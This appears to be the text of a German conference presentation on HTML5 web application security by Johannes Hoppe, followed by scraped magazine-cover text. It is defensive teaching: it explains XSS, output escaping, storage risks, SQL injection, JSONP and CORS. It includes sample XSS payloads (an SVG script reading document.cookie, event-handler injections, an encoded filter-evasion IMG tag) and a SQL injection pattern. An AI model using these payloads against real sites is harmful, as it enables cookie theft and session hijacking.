Security

Created by Johannes Hoppe

Ziel

Angriffsvektoren aufzeigen.
Strategien besprechen.
Mehr nicht!

Features

Neue Angriffsvektoren

Ein Formular

Username:

Password:

Login

```
<form id="login" action="#">
    Username: <input type="text" name="username">
    Password: <input type="password" name="password">
    <input type="submit" value="Login">
</form>
```

Formaction

Username:

Password:

Login

Klick mich!

```
<form id="login" action="#">
    Username: <input type="text" name="username">
    Password: <input type="password" name="password">
    <input type="submit" value="Login">
</form>

<button type="submit" form="login" formaction="http://example.org">
    Klick mich!
</button>
```

SVG

Presto, WebKit, Gecko und sogar Trident 9

```
<?xml version="1.0"?>
<svg xmlns="http://www.w3.org/2000/svg" width="40" height="40">
  <circle cx="20" cy="20" r="15" fill="yellow" stroke="black"/>
  <circle cx="15" cy="15" r="2" fill="black" stroke="black"/>
  <circle cx="25" cy="15" r="2" fill="black" stroke="black"/>
  <path d="M 13 26 A 5 3 0 0 0 27 26" stroke="black" fill="none" stroke
-width="2"/>
</svg>
```

SVG

kann JavaScript enthalten!

Test

```
<?xml version="1.0"?>
<svg xmlns="http://www.w3.org/2000/svg" width="200" height="50">
  <defs><style><![CDATA[ text { font-size:6pt; } ]]></style></defs>
  <circle cx="20" cy="20" r="15" fill="yellow" stroke="black"/>
  <circle cx="15" cy="15" r="2" fill="black" stroke="black"/>
  <circle cx="25" cy="15" r="2" fill="black" stroke="black"/>
  <path d="M 13 26 A 5 3 0 0 0 27 26" stroke="black" fill="none" stroke
-width="2" transform="rotate(180, 20, 28)"/>

  <text x="11" y="50" id="display">Test</text>
  <script>
    alert(document.cookie);
    document.getElementById('display').textContent = document.cookie;
  </script>
</svg>
```

Business as usual

HTML5 es ist auch nicht schlimmer als HTML 4

» http://html5sec.org

XSS

Eingeschleuster JavaScript-Code

Oldies but Goldies

index.html?message=Daten gespeichert

index.html?message=<script>alert('XSS')</script>

```
<script>
    var message = $.url().param('message');
    if (message) {
        Notifier.success(message);
    }
</script>
```

Eval everywhere

Eval is evil

```
<!-- Self-executing onFocus event via autoFocus -->
<input onfocus="alert('XSS onfocus')" autofocus>
```

```
<!-- Video OnError -->
<video><source onerror="javascript:alert('XSS onerror')"></video>
```

```
<!-- Presto only: Form surveillance -->
<form id=test onforminput=alert('XSS onforminput')>
    <input>
</form>
<button form=test onformchange=alert('XSS onformchange')>X</button>
```

» Demo 1 2 3

OWASP

Open Web Application Security Project

XSS Filter Evasion Cheat Sheet

```
<!-- Long UTF-8 Unicode encoding without semicolons -->
<IMG SRC="&#34&#32&#111&#110&#101&#114&#114&#111&#114&#61&#34&#97&#108&
#101&#114&#116&#40&#39&#88&#83&#83&#39&#41&#59">
```

» Old IE Demo

XSS Vorbeugen

1.

Hier sollten dynamische
Daten niemals verwendet werden

```
<script>HIER</script>
<!-- HIER -->
<div HIER="test"/>
<HIER href="test" />
<style>HIER</style>
```

2.

HTML escape dynamic data

```
<div>HTML ESCAPE</div>
```

& → &

< → <

> → >

" → "

' → ' / '

Testen?

```
function htmlEncode(input) {
    // jquery.text == document.createTextNode
    return ($('<div/>').text(input).html());
}

var saveFormat = function () {

    var args = Array.prototype.slice.call(arguments);
    var txt = args.shift();

    $.each(args, function (i, item) {
        item = htmlEncode(item);
        txt = txt.replace("{" + i + "}", item);
    });
    return txt;
};
```

Testen!


```
describe("saveFormat", function () {

    var original = '{0} - {1} - {2}';

    it("should replace placeholders", function () {
        var expected = 'A - B - C';
        var formated = saveFormat(original, 'A', 'B', 'C');
        expect(formated).toEqual(expected);
    });

    it("should encode injected content", function () {
        var expected = 'A - &lt;b&gt;TEST&lt;/b&gt; - C';
        var formated = saveFormat(original, 'A', '<b>TEST</b>', 'C');
        expect(formated).toEqual(expected);
    });
});
```

Test


Jasmine 1.3.1 revision 1354556913 finished in 0.007s
..
Passing 2 specs
No try/catch
saveFormat
should replace placeholders
should encode injected content

» Demo


Moment...

```
describe("saveFormat", function () {

    var original = '<a title="{0}">Test</a>';

    it("should replace quotes", function () {
        var expected = '<a title="&quot;">Test</a>';
        var formated = saveFormat(original, '"');
        expect(formated).toEqual(expected);
    });
});
```

Richtig testen!



» Demo

3.

Attribute escape dynamic data

```
<div attr="ATTRIBUTE ESCAPE"></div>

<!-- NIEMALS ohne quotes! -->
<div attr=ATTRIBUTE ESCAPE></div>
```

a-z A-Z 0-9 → immun

, . - _ → immun

Rest → &#xHH;

4. DO NOT

JavaScript escape
dynamic data

HTML parser runs before the JavaScript parser!

you are doing it wrong

Das hier ist Alltag

UserList.cshtml / Kendo UI Template

```
# if(ID != 0)  { #

<a href="javascript:DialogManager.ShowPartialDialog('@Url.Action("UserM
anagement", "Management")', { userId : '#= htmlEncode(ID) #' }, {title:
 '#= htmlEncode(Alias) #'})"#= htmlEncode(Alias) #</a>

# } else { #

#= htmlEncode(Alias) #

# } #
```

?

Offensichtlich läuft beim Umgang
mit Daten etwas prinzipiell falsch!

Storage

Egal

ob Cookies
ob Session Storage
ob Local Storage
ob WebSQL

die Daten sind nicht vertrauenswürdig!

Resident XSS

richtig fies!

Vertraulichen Informationen
gehören in die SERVER-Session!

Session Storage bevorzugen!

WebSQL

SQL Injection:

```
executeSql("SELECT foo FROM bar WHERE value=" + value);
```

Prepared Statement:

```
executeSql("SELECT foo FROM bar WHERE value=?", [value]);
```

Kommunikation

Mashups!

```
define(['jquery', 'knockout',
        'knockout.mapping', 'domReady!'], function ($, ko, mapping) {

  var url ='http://search.twitter.com/search.json?q=%23xss&callback=?';

  $.getJSON(url).done(function (data) {
      var viewModel = mapping.fromJS(data);
      ko.applyBindings(viewModel, $('#tweets').get(0));
  });
});
```

Loading...

JSON

```
{"hello": "world"}
```

JSON with Padding

```
<script>
    var foo = function(json) {
        $('#output').text(JSON.stringify(json, undefined, 2));
    };
</script>

<script src="http://search.twitter.com/search.json?q=%23dnc13&callback=
foo"></script>
```

```
foo({"hello": "world"});
```

» Demo

JSONP

SOP

Same origin policy → Not macht erfinderisch (JSONP)

CORS

Cross-Origin Resource Sharing → Access-Control-Allow-Origin: *

WebSockets

do what you want

JS-Recon
Shell of the Future

JS-Recon

HTML5 based JavaScript Network Reconnaissance Tool

Port Scanning | Network Scanning | Discover My Private IP

Start IP Address: 192.84.113.1 End IP Address: 192.84.113.254 Port: 80 Scan

Protocol : ○ Cross Origin Requests ◉ WebSockets

Note:

* Tuned to scan fast internal networks. Scanning public/slow networks would require retuning.
* Works only on the versions of **FireFox, Chrome(recommended) and Safari** that support CrossOriginRequests/WebSockets
* Currently works on WINDOWS ONLY.

Scan Output

Scan Log:

192.84.113.1 - down, 192.84.113.2 - down, 192.84.113.3 - down, 192.84.113.4 - down,

Intranet == Internet

Danke!


Hakin9
Hakin9-Ausgabe 7/2012
August Monats-Online-Magazin
HARD CORE IT SECURITY MAGAZINE
SERVER- UND NETZWERKSICHERHEIT
ANGRIFF AUF WEBSERVER
SICHERHEIT VON WEBANWENDUNGEN
AUTHENTIFIZIERUNG VON BENUTZERN
PIVOTING: ÜBER UMWEGE ANS ZIEL
SICHERHEIT VON
VEBANWENDUNGEN
Hakin9 EXTRA
ein enormer Aufwand eine kompromittierte Website
glich auf ihre Sicherheit zu prüfen. Die Kenntnis über
e Schwachstellen vermeidet hingegen Fehler bereits
der Entwicklung.
JOHANNES HOPPE
Hakin9

» Sicherheit von Web-Anwendungen